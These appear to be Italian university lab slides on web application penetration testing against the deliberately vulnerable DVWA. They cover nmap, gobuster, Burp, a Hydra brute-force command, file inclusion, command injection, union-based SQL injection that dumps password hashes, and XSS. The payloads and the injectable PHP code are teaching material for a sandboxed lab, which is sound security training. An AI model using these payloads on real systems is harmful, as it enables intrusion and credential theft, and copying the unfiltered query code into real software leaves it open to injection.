



ALMA MATER STUDIORUM
UNIVERSITÀ DI BOLOGNA

Laboratorio di Sicurezza Informatica

Esercitazione: Web Security

Andrea Melis

Marco Prandini

Dipartimento di Informatica – Scienza e Ingegneria

Agenda

- **Web Security, analisi di una web app**
 - **Service Enumeration**
 - **Directory discovering**
 - **Login bruteforce**
 - **Sql injection**



Web Security

- Per questa esercitazione seguiremo le classiche fasi di un penetration testing su una web application.
- Utilizzeremo una nota Web App vulnerabile
- Scarichiamo un repository che contiene numerose app vulnerabili con le quali potremo esercitarci
- Assicuriamoci ora che non ci sia nulla in ascolto sulla porta 80, ad esempio nginx

```
git clone https://github.com/eystsen/pentestlab.git  
cd pentestlab
```

```
sudo ss -tulpn
```

```
tcp        LISTEN      0          511          0.0.0.0:80  
           0.0.0.0:*      users:(("nginx",pid=562,fd=6),  
("nginx",pid=561,fd=6),("nginx",pid=558,fd=6))
```

```
sudo service nginx stop
```


Web Security: Pentest Lab

- A questo punto abbiamo tutto l'occorrente per lanciare le nostre app vulnerabili
- Per vedere quelle a disposizione lanciare:
`./pentestlab.sh --list`
- Per lanciare/terminare l'app dell'esercitazione del lab
`./pentestlab.sh start dvwa`
`./pentestlab.sh stop dvwa`
- Il primo “lancio” richiederà qualche secondo poiché dovrà scaricare l'immagine docker. Una volta completato il deploy sarà possibile accedere dal browser all'app all'indirizzo <http://dvwa>



Enumeration

- Nella prima fase dobbiamo enumerare la rete assegnata per scoprire gli indirizzi ip dei servizi o dei nodi da attaccare.
- Nel nostro caso dobbiamo fare una scansione della rete host-only.
- La scansione della rete si può fare seguendo diversi criteri a seconda del risultato che vogliamo ottenere:
 - Scan porte tcp
 - Icmp scan
 - Arp scan
 - ecc



Nmap

- **Software open-source per network discovery e security auditing.**
- **Include un potente motore di port scan, con test di vulnerabilità e logiche di discovery incluse di default.**
- **Per range piuttosto grandi con subnet di classe B esistono altri tool più performanti e meno invasivi, come masscan, che aiutano nell'identificazione di servizi e porte aperte ma che non offrono le potenzialità di nmap**



Nmap

- Come prima cosa facciamo un host discovery per scoprire l'ip della macchina vulnerabile sulla rete host-only

- Lanciamo:

nmap --help

Nmap 7.70 (<https://nmap.org>)

Usage: nmap [Scan Type(s)] [Options] {target specification}

- Per fare uno scan sulla rete invece lanciare:

nmap -sn 192.168.56.0/24

■ lista di ip che “rispondono”



Nmap

- A questo punto possiamo usare nmap per fare uno scan delle porte e i servizi disponibili

- Modalità più comune con -A “all”:

nmap -A \$IP_DVWA

·
·

- Modalità più “invasiva” con salvataggio dell’output si più formati.

nmap -sC -sV -oA output_porte.txt \$IP_DVWA

·
·

.output porte

Web Content Scanner

- Tipicamente una volta che abbiamo scoperto l'indirizzo IP della nostra macchina target e quale servizio espone, dietro quale porta, è possibile provare a fare uno scan dei contenuti
- Questo ha due funzioni
 - Scoprire eventuali contenuti volutamente NON indicizzati
 - Scoprire eventuali contenuti sensibili liberamente accedibili
- Un tool utile per questo tipo di scansioni è gobuster che effettua scansioni su web app per:
 - Directory Contents
 - Subdomains
 - Api
 - ecc

Web Content Scanner

- Un esempio di utilizzo di gobuster è con una wordlist esaustiva ad esempio la big.txt di Seclist:

```
gobuster -w SecLists/Discovery/Web-Content/big.txt -u http://dvwa
```

```
[+] Mode      : dir
[+] Url/Domain : http://192.168.56.5/
[+] Threads   : 10
[+] Wordlist   : SecLists/Discovery/Web-Content/big.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout    : 10s
/.htpasswd (Status: 403)
/.svn (Status: 301)
/cgi-bin/ (Status: 403)
/config (Status: 301)
/favicon.ico (Status: 200)
/phpmyadmin (Status: 301)
/robots.txt (Status: 200)
```

DVWA

- Logghiamoci con “admin” e “password”
- Andiamo su setup e creiamo/inizializziamo il database
- Dopo di che andiamo su DVWA Security e settiamo come livello di difficoltà “ low “.
- Sul menù a sinistra trovate le varie vulnerabilità per categoria.



PUNTO DI VISTA UTENTE



The attacker's point of view



NoSQL Injection?
Cross Site Scripting?
Cache Poisoning?

SQL Injection?
LDAP Injection?
Arbitrary File Upload?
Stored Cross Site Scripting?



Authorization Bypass?
Business Logic Issues?
Server Side Request Forgeries?
XML Injection?

Paga online

- ☒ BOLLETTINI PRECOMPILATI
- ☐ BOLLETTINI BIANCHI
- ☒ BOLLO AUTO
- ☒ PAGA F24

Cerca spedizioni

Inserisci codice spedizione

Sensitive Information Exposure?

Spedisci online

- ☒ UN PACCO
- ☒ UNA LETTERA
- ☒ UNA RACCOMANDATA
- ☒ UN TELEGRAMMA

Authentication Bypass?
Authorization Bypass?
User enumeration?
Anti Brute Force Bypass?




Brute force login

- Proviamo ora in modalità “low” ad eseguire alcuni degli attacchi proposti dalla VM.
- Il primo che andremmo a eseguire è l’attacco “Brute Force”, nel quale vi si presenta una form con login e password e dovrete fare un attacco di forza brute.
- Un attacco di forza bruta può essere eseguito in molti modi diversi, ma consiste principalmente in un utente malintenzionato che configura valori predeterminati, tramite wordlist note o fatta “ad hoc” ed effettua tutte le possibili combinazioni.
- Prima di eseguire l’attacco però utilizziamo un web proxy per intercettare, manipolare e gestire le richieste HTTP

Burp

- Burp è un'applicazione che, funzionando da web proxy per le richieste HTTP, permette al pentester di avere una gestione avanzata degli attacchi su un determinato applicativo web
- Nella macchina del laboratorio è presente la community edition, più che sufficiente per effettuare numerosi task.
- Dal menu a tendina selezionate “other” e lanciate Burp Community Edition
- Usate le default settings e un “temporary project”

Burp



Principali Features:

- Proxy
- Repeater
- Decoder
- Intruder
- HTTP history

Burp


■ Principali funzionalità di Burp

- Mappatura del sito con tutte le risorse.
- (Limitato per la Free Edition) Scansione vulnerabilità con Burp Intruder
- Revisione richieste con HTTP History
- Estensione per specifici task con Burp Extensions
- Manipolazione e iterazione di richieste web con Burp Repeater. ...
- Decoder per piccoli crypto tasks.



Burp

- Usiamo ora Burp per intercettare un tentativo di richiesta alla login form “Brute Force”
- Facciamo un test con “prova”:”prova”
- Risultato:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' sub-tab is active, displaying a request to `http://192.168.56.5:80`. The request is a GET to `/vulnerabilities/brute/?username=prova&password=prova&Login=Login`. The interface includes buttons for 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open Browser'. The request details are shown in 'Pretty' format, listing headers like 'Host', 'Upgrade-Insecure-Requests', 'User-Agent', 'Accept', 'Referer', 'Accept-Encoding', 'Accept-Language', 'Cookie', and 'Connection'.

```
1 GET /vulnerabilities/brute/?username=prova&password=prova&Login=Login HTTP/1.1
2 Host: 192.168.56.5
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.56.5/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=f0q0t1rfcj64klid5qh6uhpds4; security=high
10 Connection: close
11
12
```

Hydra

- Catturata la richiesta con Burp usiamo ora hydra per lanciare un attacco brute-force

```
hydra $IP_CONTAINER_DVWA -L SecLists/Username/top-  
usernames-shortlist.txt -P SecLists/Passwords/xato-net-10-million-  
passwords-100.txt http-get-form  
"/vulnerabilities/brute/index.php:username=^USER^&password=^P  
ASS^&Login=Login:Username and/or password  
incorrect.:H=Cookie: security=low;  
PHPSESSID=f0q0t1rfcj64klid5qh6uhpds4"
```

[DATA] max 16 tasks per 1 server, overall 16 tasks, 1700 login tries
(l:17/p:100), ~107 tries per task

[DATA] attacking

[80][http-get-form] host: 192.168.56.5 login: admin password:
password



- Tool per generare password a partire da una pagina web.
- Generiamo la wordlist partendo dal sito di ulisse (questo è un possibile hint per le esercitazioni precedenti)

cewl -d 1 -m 5 <https://ulisse.unibo.it>

ulisse

laboratory

paper



FI

- **File Inclusion è un'altro tipo di vulnerabilità che vi permette di includere nella vostra richiesta ad una risorsa un file locale o remoto**
- **Nel primo caso parliamo di una LFI Local File Inclusion, e possiamo quindi “rubare” dei file sensibili dal server**
- **Nel secondo caso parliamo di RFI Remote File Inclusion, e possiamo quindi eseguire lato server vittima dei nostri file.**
- **Entrambi gli attacchi possono avere effetti importanti.**

LFI

- Andiamo su “File Inclusion” nella applicazione vulnerabile.
- Viene suggerita l’invocazione alla risorsa sul parametro `page=?`
- Guardando il codice la vulnerabilità è abbastanza semplice:
- Viene fatta una GET senza nessun filtro sull’input.



LFI – PATH TRAVERSAL

- Il path traversal è una LFI che ci permette di scalare la gerarchia delle cartelle e ritrovare altri file in altre posizioni del file system
- Per cui se su page inseriamo una serie di ../ siamo in grado di risalire il file system, risultato:



RFI

- Seguendo lo stesso ragionamento, dal momento che la pagina esegue una GET diretta, è possibile includere non soltanto un file locale ma anche un file remoto.
- Questa vulnerabilità è chiamata RFI, per testarla è quindi sufficiente invocare l'url esterno della risorsa.
- Ad esempio possiamo creare un nuovo file test.php

```
<?php echo '<p>Hello World</p>'; ?>
```
- E servirlo dalla vm del lab con:

```
python3 -m http.server 8081
```
- A questo punto il payload della RFI diventa:

```
vulnerabilities/fi/?page=http://192.168.56.3:8081/test.php
```


RFI

- Se riguardiamo lo stesso esercizio con livello di difficoltà medium vediamo che sono state introdotte
- C'è un controllo sull'intestazione, se http o https.
- Domanda:
 - LFI funziona?
 - RFI?
 - Come bypassarle?



Command Injection

- Sul Menù command injection ci appare una form dove possiamo inserire un IP su cui fare un ping.
- Guardando il sorgente possiamo notare come non venga fatto nessun filtro sull'input, ma viene eseguito con l'exec di php.
- Utilizzando quindi dei semplici caratteri di bash possiamo eseguire dei comandi arbitrari come:


INPUT; ls

INPUT && ls

che differenze ci sono?
e con il livello medio?

SQL Injection

- Un attacco SQL injection consiste nell'inserimento o "iniezione" di una query SQL tramite i dati di input dal client all'applicazione.
- Un exploit di SQL injection può leggere dati sensibili dal database, modificare i dati del database (Inserisci / Aggiorna / Elimina), eseguire operazioni di amministrazione sul database (come l'arresto del DBMS), recuperare il contenuto di un dato file presente sul file DBMS sistema e in alcuni casi inviare comandi al sistema operativo.
- Gli attacchi SQL injection sono un tipo di attacco injection, in cui i comandi SQL vengono iniettati come input per effettuare l'esecuzione di comandi SQL predefiniti.



SQL Injection

- Andiamo nel tab SQL Injection.
- Ci troviamo di fronte a un input dove è possibile inserire un id utente che viene stampato in output

Vulnerability: SQL Injection

User ID:

Submit

ID: 1
First name: admin
Surname: admin

SQL Injection

- Guardando il codice notiamo come il parametro id venga utilizzato senza alcun filtro nella generazione della query SQL

```
<?php
if(isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
?>
```

SQL Injection. Semplice

- Possiamo quindi alterare la logica della query con il seguente input:

a' OR ''=

- In questo modo la query risultante diventa:

SELECT First_Name,Last_Name FROM users WHERE ID=a' OR ''=;



SQL Injection. Union Based

- Abbiamo quindi eseguito una SQL injection.
- Già in questo modo siamo in grado di poter alterare la logica di una login ed avere accesso come utente privilegiato.
- Proviamo però a usare una tecnica nota come Union Based per provare a estrarre delle informazioni aggiuntive
- Con la tecnica Union Based lo scopo è quello di unire alla query di sistema nel quale si fa l'injection un'altra query tramite una UNION in modo tale che si possa poi eseguire delle query a piacere.

SQL Injection. Union Based

- La prima cosa da fare è identificare il numero di colonne da selezionare.
- È step fondamentale per la riuscita di una union based sql injection
- Identificare il numero di colonne significa che, dal momento che il costrutto UNION di due query richiede che il numero delle colonne delle due query sia lo stesso, è necessario conoscere il numero di colonne della precedente query.
- Ci sono due tecniche principali, con le NULL statement o con GROUP BY



SQL Injection. Union Based

- Con la tecnica NULL statement eseguiamo la seconda select con una serie di NULL fino a quando non ci viene restituito più errore.
- Provare quindi:
 - ‘ union select NULL # errore colonne!
 - ‘ union select NULL,NULL # restituisce risultato! Abbiamo quindi due colonne!



SQL Injection. Union Based

- Una volta che abbiamo identificato il numero di colonne possiamo estrarre diverse informazioni, relative alla macchina, al database e ai dati presenti nel database stesso
- Enumeriamo database e hostname

‘ union select NULL, @@version # version database

‘ union select NULL, @@hostname # hostname macchina



SQL Injection. Union Based

- Andiamo ora alla ricerca di informazioni attraverso il database. Per fare questo dobbiamo scoprire i vari nomi delle colonne, tabelle e database su cui fare la query.
- Per compiere queste azioni ci vengono incontro gli `information_schema`, altro non sono che tabelle che contengono i nomi di tutta la struttura del database, facendo le query su queste tabelle scopriamo tutte le info necessarie
- Per recuperare il database corrente

`' union select NULL,database() # database corrente`



SQL Injection. Union Based

■ Enuriamo tabelle e colonne

`' union select null,schema_name from information_schema.schemata #`

User ID:

Submit

ID: 'union select NULL,schema_name from information_schema.schemata #
First name:
Surname: information_schema

ID: 'union select NULL,schema_name from information_schema.schemata #
First name:
Surname: cdcol

ID: 'union select NULL,schema_name from information_schema.schemata #
First name:
Surname: dvwa

ID: 'union select NULL,schema_name from information_schema.schemata #
First name:
Surname: mysql

ID: 'union select NULL,schema_name from information_schema.schemata #
First name:
Surname: phpmyadmin

ID: 'union select NULL,schema_name from information_schema.schemata #
First name:
Surname: test

SQL Injection. Union Based

■ Enuriamo tabelle e colonne

‘ union select null,table_name from information_schema.tables #

```
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: help_topic  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: host  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: ndb_binlog_index  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: plugin  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: proc  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: procs_priv  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: servers  
  
ID: 'union select NULL,table_name from information_schema.tables #  
First name:  
Surname: slow_log
```

SQL Injection. Union Based

■ Enuriamo tabelle e colonne

`' union select null,table_name from information_schema.tables where table_schema ='dvwa' #`

User ID:

Submit

ID: 'union select NULL,table_name from information_schema.tables where table_schema ='dvwa' #

First name:

Surname: guestbook

ID: 'union select NULL,table_name from information_schema.tables where table_schema ='dvwa' #

First name:

Surname: users

SQL Injection. Union Based

■ Enuriamo tabelle e colonne

`' union select null,column_name from information_schema.columns where table_name ='users' #`

User ID:

Submit

ID: 'union select NULL,column_name from information_schema.columns where table_name ='users' #
First name:
Surname: user_id

ID: 'union select NULL,column_name from information_schema.columns where table_name ='users' #
First name:
Surname: first_name

ID: 'union select NULL,column_name from information_schema.columns where table_name ='users' #
First name:
Surname: last_name

ID: 'union select NULL,column_name from information_schema.columns where table_name ='users' #
First name:
Surname: user

ID: 'union select NULL,column_name from information_schema.columns where table_name ='users' #
First name:
Surname: password

ID: 'union select NULL,column_name from information_schema.columns where table_name ='users' #
First name:
Surname: avatar

SQL Injection. Union Based

- Selezioniamo username e passwords
‘ union select user,password from users #

User ID:

ID: 'union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

XSS

- È una vulnerabilità che consente agli attaccanti di inserire il proprio lato client codice (normalmente Javascript) in siti web o applicazioni web.
- Una volta ricevuto, questo codice dannoso, insieme alle pagine Web originali visualizzati nel client Web, consentono agli aggressori di ottenere informazioni o eseguire tutto ciò che è in scope da javascript sul browser della vittima.



XSS – Esempi di attacco

- Rubare interi cookie di altri utenti
- Rubare specifiche informazioni sensibili
- Far compiere azioni per conto di..
- Redirect su altro sito
- Banner Pubblicitari
- ...



XSS – Esempio tipico

■ `<script>alert(“XSS”)</script>`

What's your name?

Submit

More info

<http://hackers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>



XSS – Cheat Sheet

- La leggenda narra che JS sia stato scritto da Satana, per cui, considerando che con JS è possibile fare cose come:
 - <http://www.jsfuck.com/>
- Anche i payload con i quali è possibile eseguire un XSS sono estremamente variegati e complessi, anche perché dipendono anche dal browser dove vanno eseguiti!
- Esempi:
 - <https://github.com/payloadbox/xss-payload-list>
 - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>



XSS – Tipologie

■ Reflected XSS:

- quando l'input dell'utente viene immediatamente restituito da un'applicazione Web in un messaggio di errore, eseguire la ricerca risultato o qualsiasi altra risposta che includa parte o tutto l'input fornito dall'utente come parte della richiesta, senza che i dati possano essere visualizzati in sicurezza nel browser e senza memorizzarli permanentemente

■ Stored XSS

- quando l'input dell'utente è archiviato sul server di destinazione, ad esempio in un database, in un forum di messaggi, log, campo commenti ecc...

■ DOM based XSS

- è un tipo di XSS in cui il payload dell'attaccante viene eseguito in seguito alla modifica del DOM "ambiente" nel browser della vittima. In questo caso la risposta HTTP non cambia, ma il codice lato client viene eseguito in modo diverso a causa della modifica malevola avvenuta nel DOM ambiente

Approfondimenti

- Libro: Web Application Hacker's Handbook
- Academy creata dagli stessi creatori di Burp
 - <https://portswigger.net/web-security/all-materials>
- Natas, war game su overthewire
 - <https://overthewire.org/wargames/natas/>
- <https://tryhackme.com/>
- Hack the Box portale, con challenge web (difficili!)
 - Hackthebox.eu
- PentesterLab
 - Pentesterlab.com
- Owasp security testing guide
 - <https://owasp.org/www-project-web-security-testing-guide/>

